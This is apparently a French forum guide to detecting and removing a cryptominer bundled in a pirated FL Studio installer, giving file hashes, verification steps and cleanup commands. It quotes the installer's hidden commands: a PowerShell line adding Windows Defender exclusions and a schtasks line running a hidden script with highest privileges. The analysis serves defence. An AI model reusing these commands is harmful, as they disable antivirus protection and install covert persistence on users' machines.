FL Studio Producer Edition v21.1.0 Build 3713

RAPPEL

Si vous avez un autre antivirus que Windows Defender, le script de base ne devrait pas se lancer (il y a un contrôle).

Si, dans votre pare-feu, vous avez bloqué les connexions sortantes pour powershell (version x32, même sur PC en x64), le script devrait s'interrompre (test si powershell communique avec une URL, si NOK, sortie du script).

Vérification PRE-INSTALL

Le torrent « FL Studio Producer Edition v21.1.0 Build 3713 » contient les fichiers suivants :

- **Data.cab** → SHA1 : 8F97269B58F27D734D6482D386F468412B7F88CC
- **Setup.msi** → SHA1 : 7F68C52EEFDFBC0726E0FE0A5099661E0C8CA6EB

1 Vérification du fichier « Data.cab »

Décompresser le fichier (à l'aide de 7zip, par exemple).
Se rendre dans le répertoire obtenu, les fichiers suivants sont présents :

- **core.bin** → SHA1 : 797FCF094E11CE4D4173713FF84A8BD46F2DF397
- **core.ps1** → SHA1 : 98E97AE3D38A3E9C0AEEE22737DCD967AC70ABA7
- **k** → SHA1 : C5CD9CEFC6E8200F9743EE227C2A22A75C87B3B3

2 Vérification du fichier « Setup.msi »

Télécharger le logiciel « Strings » de sysinternal :
(https://learn.microsoft.com/en-us/sysinternals/downloads/strings)
Extraire les chaines de caractères du « setup.msi », et les rediriger vers un fichier TXT (écrire une commande dans un cmd) :
"C:\Users\userxxx\Downloads\Strings\strings64.exe" "C:\Users\userxxx\Downloads\FL Studio Producer Edition v21.1.0 Build 3713\Data.cab" > c:\temp\strings_msi.txt
Ouvrir ce fichier TXT, avec notepad++, par exemple, et rechercher le mot « winsoft » :

- line 28313 : PowerShell -ExecutionPolicy Bypass Add-MpPreference -ExclusionPath "$env:windir","$env:appdata\Winsoft"
- line 72797 : schtasks /create /NP /sc minute /mo 360 /tn "MSI Task Host - Detect_Monitor" /tr " 'powershell' -ExecutionPolicy ByPass -WindowStyle Hidden %appdata%\Winsoft\core.ps1" /RL HIGHEST /f

On peut voir que dans le setup.msi, on a :

- Une commande powershell qui va, dans Windows Defender (l'antivirus Windows), ajouter des Dossier à Exclure (https://learn.microsoft.com/en-us/powershell/module/defender/add-mppreference), à savoir, le dossier « C:\windows » et le dossier «%appdata%\Winsoft »
- Une commande qui va créer une tâche planifier, invoquant le script powershell « core.ps1 »


Vérification POST-INSTALL

A savoir : il ne sert à rien de vérifier si le process tourne à l'aide du taskmanager intégré, car le script détecte ce cas, et KILL les deux process « dlhost.exe » et « svshost.exe ». C'est bon, cependant, avec ProcessExplorer.

1 Vérification avec ProcessExplorer

Télécharger ProcessExplorer de Sysinternal
(https://learn.microsoft.com/fr-fr/sysinternals/downloads/process-explorer)
Lancer ProcessExplorer en Administrateur.
Chercher le processus avec les mots :

- « dlhost » OU « svshost »



2 Vérification dans les tâches planifiées

Vous pouvez passer par l'interface graphique des tâches planifiées (Win + R → taskschd.msc), et rechercher une tâche planifiée nommée « MSI Task Host - Detect_Monitor ».
De mon côté, j'ai utilisé la méthode du bon fainéant, à savoir :

- Avoir « ransack » installé sur mon PC (https://www.mythicsoft.com/agentransack/)
- Aller dans le répertoire des tâches planifiées : C:\windows\System32\Tasks
- Clic droit → « Agent Ransack »
- « contenant texte » = « ps1 »
- Cliquer sur « Chercher »

Si rien ne sort dans les résultats, c'est bon pour vous. Sinon, il faut désinstaller.

3 Vérification de la présence des fichiers

Vérifions si les fichiers sont présents sur votre ordinateur :

- %appdata%\winsoft (fichiers initiaux, installés par l’installeur FL STUDIO)
  - core.bin
  - core.ps1
  - k
- %systemroot % (c:\windows)
  - mid.bin
  - mid.ps1
  - key
  - dlhost.exe
  - svshost.exe
  - bb.bat
  - WinRing0x64.sys

Nettoyage

Pour nettoyer il faut :

- Interrompre les tâches planifiées
- Supprimer les tâches planifiées
- Interrompre les processus
- Supprimer les fichiers dans le APPDATA
- Supprimer les fichiers dans c:\windows

Lancer un invite de commande en Administrateur, puis copier/coller les commandes ci-dessous

REM stop scheduled tasks
schtasks /end /TN "MSI Task Host - Detect_Monitor" /F
schtasks /end /TN "\Microsoft\Windows\BLuetooth\UninstallDeviceTask" /F

REM delete scheduled tasks
schtasks /delete /TN "MSI Task Host - Detect_Monitor" /F
schtasks /delete /TN "\Microsoft\Windows\BLuetooth\UninstallDeviceTask" /F

REM Kill all launched process
taskkill /FI "WINDOWTITLE eq XMR*" /F /T

REM delete %appdata%\winsoft folder
rmdir /s /q %appdata%\Winsoft

REM delete files from c:\windows folder
del /f /q %systemroot%\bb.bat %systemroot%\mid.bin %systemroot%\mid.ps1 %systemroot%\key %systemroot%\dlhost.exe %systemroot%\svshost.exe %systemroot%\WinRing0x64.sys